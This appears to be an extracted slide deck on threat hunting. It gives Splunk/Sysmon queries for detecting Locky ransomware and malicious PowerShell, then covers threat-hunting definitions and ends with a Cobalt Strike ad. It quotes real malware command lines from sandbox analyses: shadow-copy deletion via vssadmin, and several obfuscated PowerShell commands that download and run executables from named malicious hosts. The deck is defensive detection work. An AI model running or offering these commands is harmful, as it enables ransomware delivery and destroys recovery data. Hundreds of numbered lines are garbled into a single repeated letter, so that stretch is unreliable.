- \* **Detect changes in behavior, adjust searches & alerts accordingly**
- \* **Comparing two Locky samples from April and August 2016**
  - Behavior changed (Vssadmin vs. Rundll32)

# Locky analysis 2016-04-28



## Startup

- **system is w7\_2**
- **wscript.exe** (PID: 2600 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **nuNvDiKt.exe** (PID: 808 MD5: 628D9F2BA204F99E638A91494BE3648E)
    - **nuNvDiKt.exe** (PID: 3572 MD5: 628D9F2BA204F99E638A91494BE3648E)
      - **vssadmin.exe** (PID: 3932 MD5: 6E248A3D528EDE43994457CF417BD665)
      - **firefox.exe** (PID: 2480 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
      - **cmd.exe** (PID: 180 cmdline: cmd.exe /C del /Q /F C:\Users\admin\AppData\Local\Temp\nuNvDiKt.exe)
  - **svchost.exe** (PID: 3892 MD5: 54A47F6B5E09A77E61649109C6A08866)
  - **cleanup**  
  - \* pid="808" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="2600" cmdline="C:\Users\admin\AppData\Local\Temp\**nuNvDiKt.exe**"
  - \* pid="3572" / md5="628D9F2BA204F99E638A91494BE3648E" / parentpid="808" cmdline="C:\Users\admin\AppData\Local\Temp\**nuNvDiKt.exe**"
  - \* pid="3932" / md5="6E248A3D528EDE43994457CF417BD665" / parentpid="3572" cmdline="**vssadmin.exe Delete Shadows /All /Quiet**"
  - \* pid="2480" / md5="F51D682701B303ED6CC5474CE5FA5AAA" / parentpid="3572" cmdline="C:\Program Files\Mozilla Firefox\**firefox.exe** -osint -url C:\Users\admin\Desktop\\_**HELP\_instructions.html**"

# Locky using Vssadmin

- \* Locky calling vssadmin to delete shadow copies

```
alert_sysmon_vssadmin_ransomware
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1  
    vssadmin.exe  
| search CommandLine="*vssadmin*"  
    CommandLine="*Delete *" CommandLine="*Shadows*"
```

# Locky analysis 2016-08-23

- **system is w7\_2**
- **wscript.exe** (PID: 4028 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **rundll32.exe** (PID: 2240 cmdline: C:\Windows\System32\rundll32.exe C:\Users\admin\AppData\Local\Temp\CHJGDH~1.DLL qwert 323 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - **firefox.exe** (PID: 2504 MD5: F51D682701B303ED6CC5474CE5FA5AAA)
- **cleanup**

# Locky using Rundll32

- \* Rundll32 process with
  - DLL in «%TEMP%» folder and «qwerty» parameter
  - Office (macros) or scripting parent process (JS, VBS, WSF, HTA)

**alert\_sysmon\_suspicious\_locky\_rundll32**

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
    rundll32.exe
| search Image="*\\rundll32.exe"
    (CommandLine="*\\AppData\\Local\\Temp*" CommandLine="*qwerty*")
OR
(ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe" OR
 ParentImage="*\\cscript.exe" OR ParentImage="*\\wscript.exe" OR
 ParentImage="*\\mshta.exe" )
```

# Detecting Locky Ransomware

## Locky behavior analysis

```
90 FILE: drops *.locky files [Locky]      (2016-02-15 - 2016-06-26)
101 FILE: drops *.zepto files [Locky]     (2016-06-27 - 2016-09-25)
33 FILE: drops *.odin files [Locky]      (2016-09-27 - 2016-10-22)

137 FILE: drops '_HELP_instructions.html' files [Ransomware] (... - 2016-09-25)
33 FILE: drops '_HOWDO_text.html' files [Ransomware]          (2016-09-27 - ...)

91 PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies
          (2016-02-15 - 2016-06-26)
130 PROC: rundll32 %TEMP%\*.dll qwerty    (2016-08-22 - 2016-10-10)
11 PROC: uses 'PowerShell' with '-ExecutionPolicy bypass' (2016-10-16 - ...)
```

# Detecting Locky Ransomware

## Locky behavior analysis

82 YARA: pcap_ransom_locky_main_php	(2016-02-15 - 2016-03-24)
15 YARA: pcap_ransom_locky_submit_php	(2016-03-28 - 2016-04-21)
45 YARA: pcap_ransom_locky_userinfo_php	(2016-04-26 - 2016-05-29)
8 YARA: pcap_ransom_locky_access_cgi	(2016-05-29 - 2016-05-29)
59 YARA: pcap_ransom_locky_upload_dispatch_php	(2016-05-30 - 2016-08-01)
16 YARA: pcap_ransom_locky_php_upload_php	(2016-08-03 - 2016-08-18)
49 YARA: pcap_ransom_locky_data_info_php	(2016-08-22 - 2016-09-25)
53 YARA: pcap_ransom_locky_apache_handler_php	(2016-09-26 - 2016-10-22)
58 YARA: pcap_ransom_locky_linuxsucks_php	(2016-10-23 - 2016-11-01)
30 YARA: pcap_ransom_locky_message_php	(2016-11-01 - ...)
29 YARA: pcap_ransom_locky_XORed_dll	(2016-09-04 - ...)

# Detecting Locky Ransomware

## Locky behavior analysis

82 YARA: pcap\_ransom\_locky\_main.php

(2016-02-15 - 2016-03-21)

```
1 Update from 2016-10-24: new Locky variant
2
3
4
5 FILE: drops *.shit files [Locky]
6 FILE: drops '_WHAT_is.html' files [Ransomware]
7 PROC: uses 'PowerShell' obfuscation with '^'
8 PROC: rundll32 %TEMP%\*.dll EnhancedStoragePasswordConfig
9 YARA: pcap_ransom_locky_linuxsucks_php
```

29 YARA: pcap\_ransom\_locky\_XORed\_dll

(2016-09-04 - ...)

# Detecting Locky Ransomware

# Locky behavior analysis

82 YARA: pcap ransom locky main.php  
83  
84 Update from 2016-10-24: new Locky variant  
85  
86 F  
87 E  
88 E  
89 E  
90 E  
91 E  
92 E  
93 E  
94 E  
95 E  
96 E  
97 E  
98 E  
99 E  
100 E  
101 E  
102 E  
103 E  
104 E  
105 E  
106 E  
107 E  
108 E  
109 E  
110 E  
111 E  
112 E  
113 E  
114 E  
115 E  
116 E  
117 E  
118 E  
119 E  
120 E  
121 E  
122 E  
123 E  
124 E  
125 E  
126 E  
127 E  
128 E  
129 E  
130 E  
131 E  
132 E  
133 E  
134 E  
135 E  
136 E  
137 E  
138 E  
139 E  
140 E  
141 E  
142 E  
143 E  
144 E  
145 E  
146 E  
147 E  
148 E  
149 E  
150 E  
151 E  
152 E  
153 E  
154 E  
155 E  
156 E  
157 E  
158 E  
159 E  
160 E  
161 E  
162 E  
163 E  
164 E  
165 E  
166 E  
167 E  
168 E  
169 E  
170 E  
171 E  
172 E  
173 E  
174 E  
175 E  
176 E  
177 E  
178 E  
179 E  
180 E  
181 E  
182 E  
183 E  
184 E  
185 E  
186 E  
187 E  
188 E  
189 E  
190 E  
191 E  
192 E  
193 E  
194 E  
195 E  
196 E  
197 E  
198 E  
199 E  
200 E  
201 E  
202 E  
203 E  
204 E  
205 E  
206 E  
207 E  
208 E  
209 E  
210 E  
211 E  
212 E  
213 E  
214 E  
215 E  
216 E  
217 E  
218 E  
219 E  
220 E  
221 E  
222 E  
223 E  
224 E  
225 E  
226 E  
227 E  
228 E  
229 E  
230 E  
231 E  
232 E  
233 E  
234 E  
235 E  
236 E  
237 E  
238 E  
239 E  
240 E  
241 E  
242 E  
243 E  
244 E  
245 E  
246 E  
247 E  
248 E  
249 E  
250 E  
251 E  
252 E  
253 E  
254 E  
255 E  
256 E  
257 E  
258 E  
259 E  
260 E  
261 E  
262 E  
263 E  
264 E  
265 E  
266 E  
267 E  
268 E  
269 E  
270 E  
271 E  
272 E  
273 E  
274 E  
275 E  
276 E  
277 E  
278 E  
279 E  
280 E  
281 E  
282 E  
283 E  
284 E  
285 E  
286 E  
287 E  
288 E  
289 E  
290 E  
291 E  
292 E  
293 E  
294 E  
295 E  
296 E  
297 E  
298 E  
299 E  
300 E  
301 E  
302 E  
303 E  
304 E  
305 E  
306 E  
307 E  
308 E  
309 E  
310 E  
311 E  
312 E  
313 E  
314 E  
315 E  
316 E  
317 E  
318 E  
319 E  
320 E  
321 E  
322 E  
323 E  
324 E  
325 E  
326 E  
327 E  
328 E  
329 E  
330 E  
331 E  
332 E  
333 E  
334 E  
335 E  
336 E  
337 E  
338 E  
339 E  
340 E  
341 E  
342 E  
343 E  
344 E  
345 E  
346 E  
347 E  
348 E  
349 E  
350 E  
351 E  
352 E  
353 E  
354 E  
355 E  
356 E  
357 E  
358 E  
359 E  
360 E  
361 E  
362 E  
363 E  
364 E  
365 E  
366 E  
367 E  
368 E  
369 E  
370 E  
371 E  
372 E  
373 E  
374 E  
375 E  
376 E  
377 E  
378 E  
379 E  
380 E  
381 E  
382 E  
383 E  
384 E  
385 E  
386 E  
387 E  
388 E  
389 E  
390 E  
391 E  
392 E  
393 E  
394 E  
395 E  
396 E  
397 E  
398 E  
399 E  
400 E  
401 E  
402 E  
403 E  
404 E  
405 E  
406 E  
407 E  
408 E  
409 E  
410 E  
411 E  
412 E  
413 E  
414 E  
415 E  
416 E  
417 E  
418 E  
419 E  
420 E  
421 E  
422 E  
423 E  
424 E  
425 E  
426 E  
427 E  
428 E  
429 E  
430 E  
431 E  
432 E  
433 E  
434 E  
435 E  
436 E  
437 E  
438 E  
439 E  
440 E  
441 E  
442 E  
443 E  
444 E  
445 E  
446 E  
447 E  
448 E  
449 E  
450 E  
451 E  
452 E  
453 E  
454 E  
455 E  
456 E  
457 E  
458 E  
459 E  
460 E  
461 E  
462 E  
463 E  
464 E  
465 E  
466 E  
467 E  
468 E  
469 E  
470 E  
471 E  
472 E  
473 E  
474 E  
475 E  
476 E  
477 E  
478 E  
479 E  
480 E  
481 E  
482 E  
483 E  
484 E  
485 E  
486 E  
487 E  
488 E  
489 E  
490 E  
491 E  
492 E  
493 E  
494 E  
495 E  
496 E  
497 E  
498 E  
499 E  
500 E  
501 E  
502 E  
503 E  
504 E  
505 E  
506 E  
507 E  
508 E  
509 E  
510 E  
511 E  
512 E  
513 E  
514 E  
515 E  
516 E  
517 E  
518 E  
519 E  
520 E  
521 E  
522 E  
523 E  
524 E  
525 E  
526 E  
527 E  
528 E  
529 E  
530 E  
531 E  
532 E  
533 E  
534 E  
535 E  
536 E  
537 E  
538 E  
539 E  
540 E  
541 E  
542 E  
543 E  
544 E  
545 E  
546 E  
547 E  
548 E  
549 E  
550 E  
551 E  
552 E  
553 E  
554 E  
555 E  
556 E  
557 E  
558 E  
559 E  
560 E  
561 E  
562 E  
563 E  
564 E  
565 E  
566 E  
567 E  
568 E  
569 E  
570 E  
571 E  
572 E  
573 E  
574 E  
575 E  
576 E  
577 E  
578 E  
579 E  
580 E  
581 E  
582 E  
583 E  
584 E  
585 E  
586 E  
587 E  
588 E  
589 E  
590 E  
591 E  
592 E  
593 E  
594 E  
595 E  
596 E  
597 E  
598 E  
599 E  
600 E  
601 E  
602 E  
603 E  
604 E  
605 E  
606 E  
607 E  
608 E  
609 E  
610 E  
611 E  
612 E  
613 E  
614 E  
615 E  
616 E  
617 E  
618 E  
619 E  
620 E  
621 E  
622 E  
623 E  
624 E  
625 E  
626 E  
627 E  
628 E  
629 E  
630 E  
631 E  
632 E  
633 E  
634 E  
635 E  
636 E  
637 E  
638 E  
639 E  
640 E  
641 E  
642 E  
643 E  
644 E  
645 E  
646 E  
647 E  
648 E  
649 E  
650 E  
651 E  
652 E  
653 E  
654 E  
655 E  
656 E  
657 E  
658 E  
659 E  
660 E  
661 E  
662 E  
663 E  
664 E  
665 E  
666 E  
667 E  
668 E  
669 E  
670 E  
671 E  
672 E  
673 E  
674 E  
675 E  
676 E  
677 E  
678 E  
679 E  
680 E  
681 E  
682 E  
683 E  
684 E  
685 E  
686 E  
687 E  
688 E  
689 E  
690 E  
691 E  
692 E  
693 E  
694 E  
695 E  
696 E  
697 E  
698 E  
699 E  
700 E  
701 E  
702 E  
703 E  
704 E  
705 E  
706 E  
707 E  
708 E  
709 E  
710 E  
711 E  
712 E  
713 E  
714 E  
715 E  
716 E  
717 E  
718 E  
719 E  
720 E  
721 E  
722 E  
723 E  
724 E  
725 E  
726 E  
727 E  
728 E  
729 E  
730 E  
731 E  
732 E  
733 E  
734 E  
735 E  
736 E  
737 E  
738 E  
739 E  
740 E  
741 E  
742 E  
743 E  
744 E  
745 E  
746 E  
747 E  
748 E  
749 E  
750 E  
751 E  
752 E  
753 E  
754 E  
755 E  
756 E  
757 E  
758 E  
759 E  
760 E  
761 E  
762 E  
763 E  
764 E  
765 E  
766 E  
767 E  
768 E  
769 E  
770 E  
771 E  
772 E  
773 E  
774 E  
775 E  
776 E  
777 E  
778 E  
779 E  
780 E  
781 E  
782 E  
783 E  
784 E  
785 E  
786 E  
787 E  
788 E  
789 E  
790 E  
791 E  
792 E  
793 E  
794 E  
795 E  
796 E  
797 E  
798 E  
799 E  
800 E  
801 E  
802 E  
803 E  
804 E  
805 E  
806 E  
807 E  
808 E  
809 E  
810 E  
811 E  
812 E  
813 E  
814 E  
815 E  
816 E  
817 E  
818 E  
819 E  
820 E  
821 E  
822 E  
823 E  
824 E  
825 E  
826 E  
827 E  
828 E  
829 E  
830 E  
831 E  
832 E  
833 E  
834 E  
835 E  
836 E  
837 E  
838 E  
839 E  
840 E  
841 E  
842 E  
843 E  
844 E  
845 E  
846 E  
847 E  
848 E  
849 E  
850 E  
851 E  
852 E  
853 E  
854 E  
855 E  
856 E  
857 E  
858 E  
859 E  
860 E  
861 E  
862 E  
863 E  
864 E  
865 E  
866 E  
867 E  
868 E  
869 E  
870 E  
871 E  
872 E  
873 E  
874 E  
875 E  
876 E  
877 E  
878 E  
879 E  
880 E  
881 E  
882 E  
883 E  
884 E  
885 E  
886 E  
887 E  
888 E  
889 E  
890 E  
891 E  
892 E  
893 E  
894 E  
895 E  
896 E  
897 E  
898 E  
899 E  
900 E  
901 E  
902 E  
903 E  
904 E  
905 E  
906 E  
907 E  
908 E  
909 E  
910 E  
911 E  
912 E  
913 E  
914 E  
915 E  
916 E  
917 E  
918 E  
919 E  
920 E  
921 E  
922 E  
923 E  
924 E  
925 E  
926 E  
927 E  
928 E  
929 E  
930 E  
931 E  
932 E  
933 E  
934 E  
935 E  
936 E  
937 E  
938 E  
939 E  
940 E  
941 E  
942 E  
943 E  
944 E  
945 E  
946 E  
947 E  
948 E  
949 E  
950 E  
951 E  
952 E  
953 E  
954 E  
955 E  
956 E  
957 E  
958 E  
959 E  
960 E  
961 E  
962 E  
963 E  
964 E  
965 E  
966 E  
967 E  
968 E  
969 E  
970 E  
971 E  
972 E  
973 E  
974 E  
975 E  
976 E  
977 E  
978 E  
979 E  
980 E  
981 E  
982 E  
983 E  
984 E  
985 E  
986 E  
987 E  
988 E  
989 E  
990 E  
991 E  
992 E  
993 E  
994 E  
995 E  
996 E  
997 E  
998 E  
999 E  
1000 E

# Detecting Locky Ransomware

## Locky behavior analysis

82 VARA::pcap\_ransom\_locky\_main.php (2016-02-15 – 2016-03-24)

### 1 Update from 2016-11-08: changing DLL func's frequently 4

5	PROC: rundll32 %TEMP%\*.dll <b>test123</b>	(2016-11-01)
1	PROC: rundll32 %TEMP%\*.dll <b>runrun</b>	(2016-11-01)
4	PROC: rundll32 %TEMP%\*.dll <b>text</b>	(2016-11-02)
5	PROC: rundll32 %TEMP%\*.dll <b>GetLine</b>	(2016-11-03)
3	PROC: rundll32 %TEMP%\*. <b>44</b> <b>text</b>	(2016-11-03)
2	PROC: rundll32 %TEMP%\*.dll <b>SetText</b>	(2016-11-06)
1	PROC: rundll32 %TEMP%\*.dll <b>woody</b>	(2016-11-07)
4	PROC: rundll32 %TEMP%\*.dll <b>makefile</b>	(2016-11-07)
5	PROC: rundll32 %TEMP%\*.dll <b>set</b>	(2016-11-08)
3	PROC: rundll32 %TEMP%\*.dll <b>nipple</b>	(2016-11-08)

# Detecting malicious Powershell

## Everybody



## PowerShell

# Malicious PowerShell

## ■ system is w7\_1

- [wscript.exe](#) (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - [cmd.exe](#) (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^-e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsTyle^ ^H^iDd^eN^ ^neW-obJeCT^SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^('http://www.temporaryv.bid/user.php?f=1.dat' 'C:\Users\[REDACTED]\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\[REDACTED]\AppData\Roaming.eXe MD5: AD7B9C14083B52BC532FBA5948342B98)
    - [powershell.exe](#) (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - [Roaming.exe](#) (PID: 2168 MD5: F72F6608092D4844A29F581444A64828)
        - [Roaming.exe](#) (PID: 1260 MD5: F72F6608092D4844A29F581444A64828)
          - [iexplore.exe](#) (PID: 764 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
            - [iexplore.exe](#) (PID: 3004 MD5: E931C01E7DD7CEC0BD26CD1B9DA967A3)
          - [cmd.exe](#) (PID: 3780 cmdline: cmd.exe /C del /Q /F C:\Users\[REDACTED]\AppData\Local\Temp\sysCBBB.tmp MD5: AD7B9C14083B52BC532FBA5948342B98)

## Behavior Analysis:

```
FILE: drops '_HOWDO_text.html' files [Ransomware]
FILE: drops *.odin files [Locky]
PROC: uses 'PowerShell' WebClient.DownloadFile()
PROC: uses 'PowerShell' obfuscation with '^'
PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'
YARA: pcap_ransom_locky_apache_handler_php
```

# Malicious PowerShell

- system is w7\_1

- wscript.exe (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)

```
• cr
--- mail headers ---
Date: Mon, 17 Oct 2016 00:27:44 -0000
From: <eequaforest.pad@submitpad.org>
Subject: 72080482 fourier

--- mail attachments (spaces replaced with [ _X ]) ---
cf890dc75d01f4bbb5150d1a7d8a4a49 ./EMAIL_89716306_fourier.zip
2568bd90c574056ea3590aabfb2e6489 ./3.zip
28a262ca87456fe1278dde4a134084d5 ./ORDER_802.js

--- executables dropped ---
3e6bf00b3ac976122f982ae2aadb1c51 dropped/System.dll
5c6ad37916cf9974e8cd4a6dc762221 dropped/Jellyfish.jpg
f72f6608092d4844a29f581444a64828 dropped/Roaming.exe

Behav
FILE:
FILE:
--- http traffic URLs ---
PROC: hXXp://93.170.104[.]126/apache_handler.php
PROC: hXXp://www.temporaryv[.]bid/user.php?f=1.dat
PROC: uses lowlevel with execution bypass

YARA: pcap_ransom_locky_apache_handler.php
```

# Malicious PowerShell

## ■ system is w7\_1

- **wscript.exe** (PID: 564 MD5: 979D74799EA6C8B8167869A68DF5204A)
  - **cmd.exe** (PID: 2940 cmdline: C:\Windows\System32\cmd.exe /C P^owerS^he^IL.eXe^-e^xeCu^tio^nP^OLI^CY ^by^pa^Ss ^-^Noprof^I^L^e -W^iNDOWsTyle^ ^H^iDd^eN^ ^neW-obJeCT^ SYsTem.^N^eT^.we^bC^Lie^NT)^.d^Ow^N^L^oad^file^('http://www.temporaryv.bid/user.php?f=1.dat' 'C:\Users\\*\*\*\*\*\AppData\Roaming.exe');St^aR^T-proce^sS^ C:\Users\\*\*\*\*\*\AppData\Roaming.eXe MD5: AD7B9C14083B52BC532FBA5948342B98)
  - **powershell.exe** (PID: 2172 MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

**PROC: uses 'PowerShell' WebClient.DownloadFile()**

```
PowerShell.eXe      -exeCutionPOLICY bypass      -NoprofILE      -WiNDOWsTyle
HiDdeN (neW-obJeCT      SYsTem.NeT.webCLieNT).dOwnLoadfile(
'http://www.temporaryv.bid/user.php?f=1.dat'
'C:\Users\*****\AppData\Roaming.exe');StaRT-process
C:\Users\*****\AppData\Roaming.eXe
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
(powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")
CommandLine="*WebClient*" CommandLine="*DownloadFile*"
```

# Malicious PowerShell

## PROC: uses 'PowerShell' WebClient.DownloadFile()

First seen: 2015-02-12 / # samples: 81

```
cmd /K PowerShell.exe (New-Object System.Net.WebClient).DownloadFile(
    'http://136.243.237.222:8080/hhacz45a/mnnmz.php' '%TEMP%\pJIOfdf.exe');
Start-Process '%TEMP%\pJIOfdf.exe';
```

## PROC: uses 'PowerShell' with '-ExecutionPolicy bypass'

First seen: 2015-03-03 / # samples: 58

```
powershell.exe -noexit -ExecutionPolicy bypass -noprofile -file
C:\Users\*****\AppData\Local\Temp\adobeacd-update.ps1
```

## PROC: uses 'PowerShell' obfuscation with '^'

First seen: 2016-09-30 / # samples: 41

```
cmd.exe /C POwER^S^He^LL.exE      -Exe^CuTI^o^npOlic^Y ^bY^P^A^ss
^-^Nop^r^ofiLe^      -W^I^N^d^oWstyle  HI^Dden      (^neW^-o^BJ^Ect
SY^sT^Em.n^E^T.^WEBCl^i^EN^T^).DOWN^LOa^Dfi^LE(^
'http://caopdjow.top/user.php?f=1.dat' 'C:\Users\*****\AppData\Roaming.EXE');
^sTA^t-pR^ocess^ 'C:\Users\*****\AppData\Roaming.EXE'
```

# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"
  (powershell.exe OR cmd.exe) WebClient DownloadFile
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")
  CommandLine="*WebClient*" CommandLine="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object
  Net.WebClient)).("Do' + 'wnloadfile'").invoke(
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

## LNK with Powershell command

- embedded in DOCX file (oleObject.bin)

Query doesn't match  
«DownloadFile»

Sample from 2016-11-10

efd6071f0e65e1feef36ffdb228c2a23 Copy of bill #BT138.docx

Process tree:

- \* WINWORD.EXE
  - o cmd.exe
    - # powershell.exe

# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '+'\^]", "")  
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")  
  CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object  
  Net.WebClient)).("Do' + 'wnloadfile')).invoke(  
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all  
obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command( (New-ObjectNet.WebClient) ).  
  (Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ De-obfuscate simple obfuscation techniques

Are all (obfuscation) problems solved?

# Malicious PowerShell – or not?



**TomU** @c\_APT\_ure · Oct 3

@danielhbohannon love the talk & video! Are slides available online?



1



**Daniel Bohannon** @danielhbohannon · Oct 3

@c\_APT\_ure Glad you liked the DerbyCon talk! I posted the slides at:



## Invoke-Obfuscation DerbyCon 2016

Slides from DerbyCon 2016 presentation -- Invoke-Obfuscation: PowerShell obfuscation Techniques & How To (Try To D''e Tec'T Th'+em'

[slideshare.net](http://slideshare.net)



3



**TomU**

@c\_APT\_ure

@danielhbohannon perfect, thanks much! Will definitely mention this in my upcoming talk! :)

# Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object  
Net.WebClient ).( 'Do' + $sad + 'dfile' ).invoke(  
'http://golub.histosol.ch/bluewin/mail/inbox.php'  
'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);  
start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$ sad dfile)  
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData  
\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

**LNK with Powershell command**

- **embedded in DOCX file** (oleObject.bin)

Sample from **2016-11-18**

d8af6037842458f7789aa6b30d6daefb	Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9	Beleg Nr. 892234-32.lnk

Query doesn't match  
«DownloadFile»

**Strings from oleObject.bin:**

E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk

C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk

# Threat Hunting approaches



# Defining Threat Hunting

 [blog.sqrrl.com/threat-hunter-profile-bianco](http://blog.sqrrl.com/threat-hunter-profile-bianco)

Aug 1, 2016 5:45:22 PM

## Threat Hunter Profile - David Bianco

**Editor's Note:** This is the first in a series of posts that will profile various threat hunters, highlighting their experiences, as well as hunting techniques and lessons from the field.



**Name:** David J. Bianco

**Organization:** Sqrrl

**Years hunting:** 8

**Favorite datasets:** HTTP proxy logs, authentication logs, process data

**Favorite hunting techniques:** Outlier detection, visualization

**Favorite tools:** Sqrrl, Unix command line, Python, Apache Spark, scikit-learn

# Defining Threat Hunting

 blog.sqrrl.com/threat-hunter-profile-bianco

Aug 1, 2016 5:45:22 PM

Threat Hunter Profile - David Bianco

## Who are you?

My name is David J. Bianco, and I'm the Lead Security Technologist at Sqrrl.

## How would you define Threat Hunting?

I define it as the collective name for various techniques used to discover malicious activity in an IT environment that the automated detection systems missed. The key to this definition is that hunting always involves a human. If it's fully automated, it's not hunting!

However, I also think that the purpose of hunting ideally is to improve your automated detection. If your hunting techniques work, automate them so you don't have to keep doing the same hunts over and over again. You'll find things more quickly that way, and you'll be able to spend your time improving your hunting!

Organization: Sqrrl

Years hunting: 8

Favorite datasets: HTTP proxy logs, authentication logs, process data

Favorite hunting techniques: Outlier detection, visualization

Favorite tools: Sqrrl, Unix command line, Python, Apache Spark, scikit-learn

Hunting always involves a human

# Threat Hunting Project

 [www.threathunting.net](http://www.threathunting.net)

# The ThreatHunting Project

*Hunting for adversaries in your IT  
environment*

# Threat Hunting Project

www.threathunting.net

T  
T

T  
P

Hunting for  
environment

## / Procedures Indexed by Goal

// 0-day

EMET L

// Attack

Suspici

Window

Psexec

// Lateral movement / Compromised Credentials

Psexec Windows Events

Detecting Lateral Movement in

RDP External Access

Windows Lateral Movement via Explicit Credentials

Lateral Movement Detection via Process Monitoring

## // Privilege Escalation

Privileged Group Tracking

// Malicious Listening Services

Search for Rogue Listeners

# Threat Hunting Project

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

### Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

### Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

### Analysis Techniques

- Counting occurrences within a time window

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

# Threat Hunting Project

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

# Threat Hunting Project

www.threathunting.net

## Suspicious Process Creation via Windows Event Logs

### Purpose

Find attacker tools in use

### Data Required

Windows process creation logs (Event 4688 & 592)

### Collection Considerations

Collect these from every host in the domain. If you have endpoint monitoring, collect from there instead of host execution (e.g. Microsoft Sysmon, Carbon Black, etc.)

### Analysis Techniques

stack counting

### Description

Search all process creation log entries and look for:

- svchost.exe processes that are not children of services.exe

### Description

Search all process creation log entries and look for:

- Processes created by binaries in unusual locations, such as
  - %windows%\fonts
  - %windows%\help
  - %windows%\wbem
  - %windows%\addins
  - %windows%\debut
  - %windows%\system32\tasks
- Known attacker tool names, such as
  - nar.exe
  - psexec.exe
  - whoami.exe
- Processes that launched very few times during a 24 hour period

# Threat Hunting Project

www.threathunting.net

## Suspicious Process Creation via Windows Event Logs

### Description

#### Purpose

Find attacker tools in use

#### Data Required

Windows process creation logs (Event 4688 & 592)

Search all process creation log entries and look for:

- svchost.exe processes that are not children of services.exe
- Processes created by binaries in unusual locations, such as
  - %Windows%\fonts
  - ...

#### Other Notes

Event 4688 is even more valuable if logging policy is set to record the entire command line (some of these suggestions require that info). Review your domain audit policies and/or supplement with additional process logging as necessary. **Sysmon is a very good free tool that can do nearly anything you'd need.**

«Sysmon is a very good free tool that can do nearly anything you'd need»

• Processes that launched very few times during a 24-hour period

# Source: Adversary Simulation



# Red Team / Adversary Simulation

The Cobalt Strike advertisement features a central cartoon character with spiky yellow hair, wearing a blue suit and holding a futuristic device. Behind him are two green, translucent documents showing network diagrams and code snippets. To the right is a screenshot of the Cobalt Strike interface, displaying a network graph with nodes labeled 'SYSTEM \* DC g 1000' and 'SYSTEM \* FILESERVER g 1000'. Below the interface are several windows: 'Event Log', 'Screenshots', 'Beacon 10.10.10.4@1008', and 'Script Console'. The 'Script Console' window shows a command-line interface with logs. At the bottom, there's a large blue button with the word 'DOWNLOAD' and arrows pointing to the right.

**COBALT STRIKE**  
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

DOWNLOAD

